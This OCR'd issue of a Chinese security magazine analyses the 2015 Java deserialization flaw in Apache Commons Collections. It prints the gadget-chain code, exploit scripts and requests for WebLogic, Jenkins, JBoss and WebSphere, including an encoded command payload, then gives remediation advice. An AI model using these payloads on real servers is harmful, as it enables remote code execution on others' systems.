第四期

JAVA 反序列化

书安

信息安全技术文献

主编： xfkxfk

监制： 疯子__Madmaner

编辑： DM__、游风、Rexiniu、静默、桔子、Left

出品团队

网络尖力 知安 Know Safe

合作伙伴

乌云知识库 drops.wooyun.org 四叶草安全 BUGSCAN BEEN EYE <?$CodeScan=1;

目　录

第一章 Java 反序列化漏洞

第1节 Lib 之过？Java 反序列化漏洞通用利用分析

作者：长亭科技

来自：长亭科技

网址：http://blog.chaitin.com/

1 背景

2015 年 11 月 6 日，FoxGlove Security 安全团队的@breenmachine 发布的一篇博客[3]中介绍了如何利用 Java 反序列化漏洞，来攻击最新版的 WebLogic、WebSphere、JBoss、Jenkins、OpenNMS 这些大名鼎鼎的 Java 应用，实现远程代码执行。

然而事实上，博客作者并不是漏洞发现者。博客中提到，早在 2015 年的 1 月 28 号，Gabriel Lawrence (@gebl)和 Chris Frohoff (@frohoff)在 AppSecCali 上给出了一个报告[5]，报告中介绍了 Java 反序列化漏洞可以利用 Apache Commons Collections 这个常用的 Java 库来实现任意代码执行，当时并没有引起太大的关注，但是在博主看来，这是 2015 年最被低估的漏洞。

确实，Apache Commons Collections 这样的基础库非常多的 Java 应用都在用，一旦编程人员误用了反序列化这一机制，使得用户输入可以直接被反序列化，就能导致任意代码执行，这是一个极其严重的问题，博客中提到的 WebLogic 等存在此问题的应用可能只是冰山一角。

虽然从@gebl 和@frohoff 的报告到现在已经过去了将近一年，但是@breenmachine 的博客中提到的厂商也依然没有修复，而且国内的技术人员对这个问题的关注依然较少。为了帮助大家更好的理解它，尽快避免和修复这些问题，本文对此做了一个深入的漏洞原理和利用

分析，最后对上面提到的这些受影响的应用，在全球范围内做一个大概的统计。

2 Java 反序列化漏洞简介

序列化就是把对象转换成字节流，便于保存在内存、文件、数据库中；反序列化即逆过程，由字节流还原成对象。Java 中的 ObjectOutputStream 类的 writeObject()方法可以实现序列化，类 ObjectInputStream 类的 readObject()方法用于反序列化。下面是将字符串对象先进行序列化，存储到本地文件，然后再通过反序列化进行恢复的样例代码：

```
public static void main(String args[]) throws Exception {
    String obj = "hello world!";
// 将序列化对象写入文件 object.db 中

    FileOutputStream fos = new FileOutputStream("object.db");
    ObjectOutputStream os = new ObjectOutputStream(fos);
    os.writeObject(obj);
os.close();

    // 从文件 object.db 中读取数据
    FileInputStream fis = new FileInputStream("object.db");
ObjectInputStream ois = new ObjectInputStream(fis);

    // 通过反序列化恢复对象 obj
    String obj2 = (String)ois.readObject();
    ois.close();
}
```

问题在于，如果 Java 应用对用户输入，即不可信数据做了反序列化处理，那么攻击者可以通过构造恶意输入，让反序列化产生非预期的对象，非预期的对象在产生过程中就有可能带来任意代码执行。

所以这个问题的根源在于类 ObjectInputStream 在反序列化时，没有对生成的对象的类型做限制；假若反序列化可以设置 Java 类型的白名单，那么问题的影响就小了很多。

反序列化问题由来已久，且并非 Java 语言特有，在其他语言例如 PHP 和 Python 中也有相似的问题。@gebl 和@frohoff 的报告中所指出的并不是反序列化这个问题，而是一些公用

库，例如 Apache Commons Collections 中实现的一些类可以被反序列化用来实现任意代码执行。WebLogic、WebSphere、JBoss、Jenkins、OpenNMS 这些应用的反序列化漏洞能够得以利用，就是依靠了 Apache Commons Collections。这种库的存在极大地提升了反序列化问题的严重程度，可以比作在开启了 ASLR 地址随机化防御的系统中，出现了一个加载地址固定的共享库，或者类似 twitter 上的评论中的比喻：

图 1-1-1

@breenmachine 的博客中将漏洞归咎于 Apache Commons Collections 这个库，存在一定的误解。

3 利用 Apache Commons Collections 实现远程代码执行

参考 Matthias Kaiser 在 11 月份的报告[1]，我们以 Apache Commons Collections 3 为例，来解释如何构造对象，能够让程序在反序列化，即调用 readObject()时，就能直接实现任意代码执行。

Map 类是存储键值对的数据结构，Apache Commons Collections 中实现了类 TransformedMap，用来对 Map 进行某种变换，只要调用 decorate()函数，传入 key 和 value 的变换函数 Transformer，即可从任意 Map 对象生成相应的 TransformedMap，decorate()函数如下：

```
public static Map decorate(Map map, Transformer keyTransformer, Transformer
valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

Transformer 是一个接口 其中定义的 transform()函数用来将一个对象转换成另一个对象。

如下所示：

```
public interface Transformer {
    public Object transform(Object input);
}
```

当 Map 中的任意项的 Key 或者 Value 被修改，相应的 Transformer 就会被调用。除此以外，多个 Transformer 还能串起来，形成 ChainedTransformer。

Apache Commons Collections 中已经实现了一些常见的 Transformer，其中有一个可以通过调用 Java 的反射机制来调用任意函数，叫做 InvokerTransformer，代码如下：

```
public class InvokerTransformer implements Transformer, Serializable {
...
    public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
        super();
        iMethodName = methodName;
        iParamTypes = paramTypes;
        iArgs = args;
}

    public Object transform(Object input) {
        if (input == null) {
            return null;
        }
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(iMethodName, iParamTypes);
            return method.invoke(input, iArgs);
        } catch (NoSuchMethodException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName
+ "' on '" + input.getClass() + "' does not exist");
        } catch (IllegalAccessException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName
+ "' on '" + input.getClass() + "' cannot be accessed");
        } catch (InvocationTargetException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName
```

```
+ "' on '" + input.getClass() + "' threw an exception", ex);
        }
    }

}
```

只需要传入方法名、参数类型和参数，即可调用任意函数。因此要想任意代码执行，我们可以首先构造一个 Map 和一个能够执行代码的 ChainedTransformer，以此生成一个 TransformedMap，然后想办法去触发 Map 中的 MapEntry 产生修改（例如 setValue() 函数），即可触发我们构造的 Transformer。测试代码如下：

```
public static void main(String[] args) throws Exception {
    Transformer[] transformers = new Transformer[] {
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod", new Class[] {
            String.class, Class[].class }, new Object[] {
            "getRuntime", new Class[0] }),
        new InvokerTransformer("invoke", new Class[] {
            Object.class, Object[].class }, new Object[] {
            null, new Object[0] }),
        new InvokerTransformer("exec", new Class[] {
            String.class }, new Object[] {"calc.exe"})};

    Transformer transformedChain = new ChainedTransformer(transformers);
    Map innerMap = new hashMap();
    innerMap.put("value", "value");
    map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
    Map.Entry onlyElement = (Entry) outerMap.entrySet().iterator().next();
    onlyElement.setValue("foobar");
}
```

当上面的代码运行到 setValue()时 ,就会触发 ChainedTransformer 中的一系列变换函数：首先通过 ConstantTransformer 获得 Runtime 类 ,进一步通过反射调用 getMethod 找到 invoke 函数，最后再运行命令 calc.exe。

但是目前的构造还需要依赖于触发 Map 中某一项去调用 setValue()，我们需要想办法通过 readObject()直接触发。

我们观察到 java 运行库中有这样一个类 AnnotationInvocationHandler ,这个类有一个成

员变量 memberValues 是 Map 类型，如下所示：

```
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private final Class<? extends Annotation> type;
private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object>
memberValues) {
        this.type = type;
        this.memberValues = memberValues;
    }
    ...
```

更令人惊喜的是，AnnotationInvocationHandler 的 readObject()函数中对

memberValues 的每一项调用了 setValue()函数，如下所示：

```
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();

    // Check to make sure that types have not evolved incompatibly

    AnnotationType annotationType = null;
    try {
        annotationType = AnnotationType.getInstance(type);
    } catch(IllegalArgumentException e) {
        // Class is no longer an annotation type; all bets are off
        return;
    }

    Map<String, Class<?>> memberTypes = annotationType.memberTypes();

    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
        String name = memberValue.getKey();
        Class<?> memberType = memberTypes.get(name);
        if (memberType != null) {  // i.e. member still exists
            Object value = memberValue.getValue();
            if (!(memberType.isInstance(value) ||
                  value instanceof ExceptionProxy)) {
                // 此处触发一些列的 Transformer
                memberValue.setValue(
                    new AnnotationTypeMismatchExceptionProxy(
                        value.getClass() + "[" + value + "]").setMember(
                            annotationType.members().get(name)));
```



```
            }
        }
    }
}
```

因此，我们只需要使用前面构造的 Map 来构造 AnnotationInvocationHandler，进行序列化，当触发 readObject()反序列化的时候，就能实现命令执行。另外需要注意的是，想要在调用未包含的 package 中的构造函数，我们必须通过反射的方式，综合生成任意代码执行的 payload 的代码如下：

```
public static void main(String[] args) throws Exception {
    Transformer[] transformers = new Transformer[] {
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod", new Class[] {
            String.class, Class[].class }, new Object[] {
            "getRuntime", new Class[0] }),
        new InvokerTransformer("invoke", new Class[] {
            Object.class, Object[].class }, new Object[] {
            null, new Object[0] }),
        new InvokerTransformer("exec", new Class[] {
            String.class }, new Object[] {"calc.exe"})};

    Transformer transformedChain = new ChainedTransformer(transformers);

    Map innerMap = new hashMap();
    innerMap.put("value", "value");
    map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

    Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
    Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
    ctor.setAccessible(true);
    Object instance = ctor.newInstance(Target.class, outerMap);

    File f = new File("payload.bin");
    ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
    out.writeObject(instance);
    out.flush();
    out.close();
}
```

以上解释了如何通过 Apache Commons Collections 3 这个库中的代码，来构造序列化对

象，使得程序在反序列化时可以立即实现任意代码执行。

我们可以直接使用工具 ysoserial[2][5]来生成 payload，当中包含了 4 种通用的 payload：Apache Commons Collections 3 和 4，Groovy，Spring，只要目标应用的 Class Path 中包含这些库，ysoserial 生成的 payload 即可让 readObject()实现任意命令执行。

ysoserial 当中针对 Apache Commons Collections 3 的 payload 也是基于 TransformedMap 和 InvokerTransformer 来构造的，而在触发时，并没有采用上文介绍的 AnnotationInvocationHandler，而是使用了 java.lang.reflect.Proxy 中的相关代码来实现触发。此处不再做深入分析，有兴趣的读者可以参考 ysoserial 的源码。

4 漏洞利用实例

4.1 利用过程概述

首先拿到一个 Java 应用，需要找到一个接受外部输入的序列化对象的接收点，即反序列化漏洞的触发点。我们可以通过审计源码中对反序列化函数的调用（例如 readObject()）来寻找，也可以直接通过对应用交互流量进行抓包，查看流量中是否包含 java 序列化数据来判断，java 序列化数据的特征为以标记（ac ed 00 05）开头。

确定了反序列化输入点后，再考察应用的 Class Path 中是否包含 Apache Commons Collections 库（ysoserial 所支持的其他库亦可），如果是，就可以使用 ysoserial 来生成反序列化的 payload，指定库名和想要执行的命令即可：

```
java -jar ysoserial-0.0.2-SNAPSHOT-all.jar CommonsCollections1 'id >> /tmp/redrain' > payload.out
```

通过先前找到的传入对象方式进行对象注入，数据中载入 payload，触发受影响应用中 ObjectInputStream 的反序列化操作，随后通过反射调用 Runtime.getRunTime.exec 即可完成利用。

4.2 WebLogic

参照[3]中的方法，对安装包文件 grep 受影响的类 InvokerTransformer：

```
root@f45f0209fa11:/opt/OracleHome# grep -R InvokerTransformer ./
Binary file ./oracle_common/modules/com.bea.core.apache.commons.collections.jar
matches
```

接着通过寻找接收外部输入的点，来让我们发送序列化对象。

WebLogic 外部只开了一个 7001 端口，这个端口接受 HTTP，T3，SNMP 协议，判断协议类型后再把数据路由到内部正确的位置，通过在 server 上抓包，发现走 T3 协议时携带了 java 序列化对象，所以我们只用把这个包文从序列化开始的标记（ac ed 00 05）后加入 payload，重放这个数据，完成利用。以下是 breenmachine 的完整利用脚本：

```
#!/usr/bin/python
import socket
import sys

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# Send headers
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'
print 'sending "%s"' % headers
sock.sendall(headers)

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

payloadObj = open(sys.argv[3],'rb').read()

payload=''
print 'sending payload...'
'''outf = open('payload.tmp','w')
outf.write(payload)
outf.close()'''

sock.send(payload)
```

在 weblogic 的利用中，有个小坑是不能破坏原始 T3 协议数据中包装的 java 对象。

4.3 Jenkins

Jenkins 是一个非常流行的 CI 工具，在很多企业的内网中都部署了这个系统，这个系统常常和企业的代码相关联，这次也受到了 Java 反序列化漏洞的影响，非常危险。

同样，通过 grep 受影响的类 InvokerTransformer

```
root@f45f0209fa11:/usr/share/jenkins# grep -R "InvokerTransformer"  ./
Binary file ./webapps/ROOT/WEB-INF/lib/commons-collections-3.2.1.jar matches
```

在开放的端口上抓包，定位到 Jeenkins 的 CLI 包文中的序列化开始标记（rO0）。 在发送 CLI 的第一个包文后：

```
00000000  00 14 50 72 6f 74 6f 63  6f 6c 3a 43 4c 49 2d 63        ..Protoc ol:CLI-c
00000010  6f 6e 6e 65 63 74                                     onnect
```

在标记位的地方将 base64 处理过的 payload 修改覆盖原始包文中的序列化对象 发包后，完成利用。

以下是@breenmachine 的完整利用脚本：

```
#!/usr/bin/python

#usage: ./jenkins.py host port /path/to/payload
import socket
import sys
import requests
import base64

host = sys.argv[1]
port = sys.argv[2]

#Query Jenkins over HTTP to find what port the CLI listener is on
r = requests.get('http://'+host+':'+port)
cli_port = int(r.headers['X-Jenkins-CLI-Port'])

#Open a socket to the CLI port
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (host, cli_port)
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# Send headers
```

```
headers='\x00\x14\x50\x72\x6f\x74\x6f\x63\x6f\x6c\x3a\x43\x4c\x49\x2d\x63\x6f\x6e\x
6e\x65\x63\x74'
print 'sending "%s"' % headers
sock.send(headers)

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

payloadObj = open(sys.argv[3],'rb').read()
payload_b64 = base64.b64encode(payloadObj)
payload=''

print 'sending payload...'
'''outf = open('payload.tmp','w')
outf.write(payload)
outf.close()'''

sock.send(payload)
```

4.4 Jboss

Jboss 受影响的情况就比之前 Jenkins 逊色不少，正如之前所说，要成功利用必须要找到程序接受外部输入的点，而此处的利用需要/invoker/jmx 的支持，大部分情况下的实际场景，jboss 都删除了 jmx，所以让此处的利用大打折扣。

分析流程和之前一样，只不过此处接受的点在 jmx 上，所以通过的协议也和前两个不同，是 HTTP 协议，不再赘述，详细的 jboss 分析可以参看 Exploit – JBoss。

利用如下：

```
curl --header 'Content-Type: application/x-java-serialized-object;
class=org.jboss.invocation.MarshalledValue' --data-binary '@/tmp/payload.out'
http://172.17.0.2:8080/invoker/JMXInvokerServlet
```

也可以看 breenmachine 给出的 http 请求报文：

```
POST /invoker/JMXInvokerServlet HTTP/1.1
Host: 172.17.0.2:8080
Content-Type:application/x-java-serialized-object;
class=org.jboss.invocation.MarshalledValue
```

```
Content-Length: 1434


payload
```



图 1-1-2

4.5 WebSphere

WebSphere的利用相比较之前几个case就非常粗暴简单了 ,可惜的是很少会暴露在公网。

找到受影响的 lib 的位置。

```
root@f45f0209fa11:/opt/server/IBM# find . -iname "*commons*collection*"
./WebSphere/AppServer/optionalLibraries/Apache/Struts/1.1/commons-collections.jar
./WebSphere/AppServer/optionalLibraries/Apache/Struts/1.2.4/commons-collections.jar
./WebSphere/AppServer/plugins/com.ibm.ws.prereq.commons-collections.jar
./WebSphere/AppServer/systemApps/LongRunningScheduler.ear/JobManagementWeb.war/WEB-
INF/lib/commons-collections.jar
./WebSphere/AppServer/systemApps/isclite.ear/commons-collections.jar
./WebSphere/AppServer/deploytool/itp/plugins/com.ibm.websphere.v85_2.0.0.v20120621_
2102/wasJars/com.ibm.ws.prereq.commons-collections.jar
```

查看端口开放情况后发现 WebSphere 默认起了 10 个端口监听所有接口 , 通过 burp suite

看到在请求 websphere 默认端口 8880 上有一个 POST 的请求，body 中带有 base64 处

理后的 java 序列化对象 ,同样的 ,标记位置仍然是"rO0" ,我们将生成的 payload 做 base64 处理后覆盖之前的序列化对象即可利用。

图 1-1-3

```
POST / HTTP/1.0
Host: 127.0.0.1:8880
Content-Type: text/xml; charset=utf-8
Content-Length: 2646
SOAPAction: "urn:AdminService"

<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
```

```
<SOAP-ENV:Header xmlns:ns0="admin" ns0:WASRemoteRuntimeVersion="8.5.5.1"
ns0:JMXMessageVersion="1.2.0" ns0:SecurityEnabled="true" ns0:JMXVersion="1.2.0">
<LoginMethod>BasicAuth</LoginMethod>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:getAttribute xmlns:ns1="urn:AdminService"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<objectname
xsi:type="ns1:javax.management.ObjectName">rO0ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9u
LkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxlclXK9Q8Vy361AgACTAAMbWVtYmVyVmFsdWVzdAAPTGphdmE
vdXRpbC9NYXA7TAAEdHlwZXQAEUxqYXZhL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cg
AXamF2YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvS
W52b2NhdGlvbkhhbmRsZXI7eHBzcQB+AABzcgAqb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLm1h
cC5MYXp5TWFwbuWUgp55EJQDAAFMAAdmYWN0b3J5dAAsTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9
ucy9UcmFuc2Zvcm1lcjt4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ2
hhaW5lZFRyYW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHJhbnNmb3JttZXJzdAAtW0xvcmcvYXBhY2hlL2Nvb
W1vbnMvY29sbGVjdGlvbnMvVHJhbnNmb3JtZXI7eHB1cgAtW0xvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVj
dGlvbnMuVHJhbnNmb3JtZXI7vVYq8dg0GJkCAAB4cAAAAAVzcgA7b3JnLmFwYWNoZS5jb21tb25zLmNvbGx
lY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW50VHJhbnNmb3JtZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHQAEk
xqYXZhL2xhbmcvT2JqZWN0O3hwdnIAEWphdmEubGFuZy5SdW50aW1lAAAAAAAAAAAAAAB4cHNyADpvcmcuY
XBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuSW52b2tlclRyYW5zZm9ybWVyh+j/a3t8zjgC
AANbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9kTmFtZXQAEkxqYXZhL2xhbmcvU3R
yaW5nO1sAC2lQYXJhbVR5cGVzdAASW0xqYXZhL2xhbmcvQ2xhc3M7eHB1cgATW0xqYXZhLmxhbmcuT2JqZW
N0O5DOWJ8QcylsAgAAeHAAAAACdAAKZ2V0UnVudGltZXVyABJbTGphdmEubGFuZy5DbGFzczurFteuy81am
QIAAHhwAAAAAHQACWdldE1ldGhvZHVxAH4AHgAAAAJ2cgAQamF2YS5sYW5nLlN0cmluZ6DwpDh6O7NCAgAA
eHB2cQB+AB5zcQB+ABZ1cQB+ABsAAAACcHVxAH4AGwAAAAB0AAZpbnZva2V1cQB+AB4AAAACdnIAEGphdmE
ubGFuZy5PYmplY3QAAAAAAAAAAAAAAHhwdnEAfgAbc3EAfgAWdXIAE1tMamF2YS5sYW5nLlN0cmluZzut0l
bn6R17RwIAAHhwAAAAXQAEHRvdWNoIC90bXAvcHduZWR0AARleGVjdXEAfgAeAAAAAXEAfgAjc3EAfgARc
3IAEWphdmEubGFuZy5JbnRlZ2VyEuKgpPeBhzgCAAFJAAV2YWx1ZXhyABBqYXZhLmxhbmcuTnVtYmVyhqyV
HQuU4IsCAAB4cAAAAAFzcgARamF2YS51dGlsLkhhc2hNYXAFB9rBwxZg0QMAAkYACmxvYWRGYWN0b3JJAAl
0aHJlc2hvbGR4cD9AAAAAAAAAdwgAAAAQAAAAAHh4dnIAEmphdmEubGFuZy5PdmVycmlkZQAAAAAAAAAAAA
AAeHBxAH4AOg==</objectname>
<attribute xsi:type="xsd:string">ringBufferSize</attribute>
</ns1:getAttribute>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

4.6 其它

因为这个安全问题的根源在于 ObjectInputStream 处理反序列化时接受外部输入，而又由于其他类似 InvokerTransformer 的类的构造函数被调用，从而造成执行，而 InvokerTransformer 方便的提供了根据外部输入类名函数名反射执行的作用，所以造成整

个程序 RCE。

所以该问题并不是像其他一些语言 unserialize 函数本身存在漏洞，而是在应用本身实现的方式上存在缺陷，导致应用受到 RCE 的影响，开个脑洞引申一下，可以很明了的发现，远远不止 breenmachine 所指出的这几个流行 web server，更可能影响更多使用了 commons - collections ,并且触发 ObjectInputStream 反序列化操作的应用 ,如一些 java 开发的 CMS，中间件等等，甚至不仅仅是 PC 端，移动端如 Android 的很多 app 都可能受到该问题影响。

5 漏洞影响

通过简单的全网分析和 POC 验证。

Jenkins 收到该漏洞影响较大 ,在自测中 ,全球暴露在公网的 11059 台均受到该问题影响，zoomeye 的公开数据中再测试后有 12493 受到该漏洞影响 ,shadon 的公开数据中 16368 台 jenkins 暴露公网可能受到影响(未复测 shadon 数据)。

Weblogic 因为公开到公网的数据较少，所以受影响面也稍微少一些，在自测中，全球 486 台均受到该问题影响 ,zoomeye 的公开数据中再测试后有 201 台收到该漏洞影响 ,shadon 的公开数据中 806 台 weblogic 可能受到影响(未复测 shadon 数据)。

Jboss 因为需要/invoker/JMXInvokerServlet 的支持，所以受影响面稍小(但我们并未具体检测 jboss 中没有删除/invoker/JMXInvokerServlet 的数据)，在自测中，全球 29194 台 jboss 暴露在公网 ,但由于大部分 jboss 都删除了 jmx ,所以真正受到影响的覆盖面并不广，zoomeye 的公开数据中有 7770 台 jboss 暴露在公网，shadon 的公开数据中 46317 台 jboss 暴露在公网。

WebSphere 在自测中，全球暴露在公网的 2076 台均受到该问题影响，zoomeye 的公开数据中再测试后仍有 4511 台 websphere 受到影响，shadon 的公开数据中 5537 台

websphere 可能受到影响(未复测 shadon 数据)。



图 1-1-4

在本次全网分析中，感谢 ztz@nsfocus 的 seer 提供的部分数据

6 修复建议

因为受影响的多家厂商在今年 1 月拿到 POC 至今都没有对该问题做任何修复，所以短期内并不会有官方补丁放出 ,如果很重视这个安全问题并且想要有一个临时的解决方案可以参考 NibbleSecurity 公司的 ikkisoft 在 github 上放出了一个临时补丁 SerialKiller。

下载这个 jar 后放置于 classpath，将应用代码中的 java.io.ObjectInputStream 替换为 SerialKiller，之后配置让其能够允许或禁用一些存在问题的类，SerialKiller 有 Hot-Reload,Whitelisting,Blacklisting 几个特性，控制了外部输入反序列化后的可信类型。

lib 地址:https://github.com/ikkisoft/SerialKiller

7 参考资料

Matthias Kaiser - Exploiting Deserialization Vulnerabilities in Java.

https://github.com/frohoff/ysoserial

foxglovesecurity analysis

github JavaUnserializeExploits

appseccali-2015-marshalling-pickles

（全文完）责任编辑：DM_

第2节 Java 反序列化漏洞之 Weblogic、Jboss 利用及 Jenkins 证明教程

作者：cf_hb

来自：Hurricane Security

网址：http://www.heysec.org/

0x01. 背景

今天在 Zone 里看到白帽子 xcoder 发了遍文章：JAVA commonsCollections 序列化漏洞分析以及高级利用 。

地址：http://zone.wooyun.org/content/23905 。

我知道有很多像我一样的 JAVA 小白，一下看到了春天。

在 Drops 上有大牛早就给出了从原理分析到漏洞利用的十分详细的说明，但是，作为 JAVA 小白表示鸭梨大啊！

白帽子 xcoder 的文章，给了我莫大的动力，第一次感觉到春天就要来了。在经过一天的尝试下，完成了 Weblogic 和 Jboss 的攻击利用实践。

0x02. 前期准备

准备好代码，从白帽子 xcoder 的文章中，我们可以得到两个脚本。一个是制作反弹 shell 的 payload 的脚本，一个是制作 POC 用来测试的 payload 的脚本。

将其取下，放置到自己的 IDE 里面，在我的 Eclipse 里面展示如下：

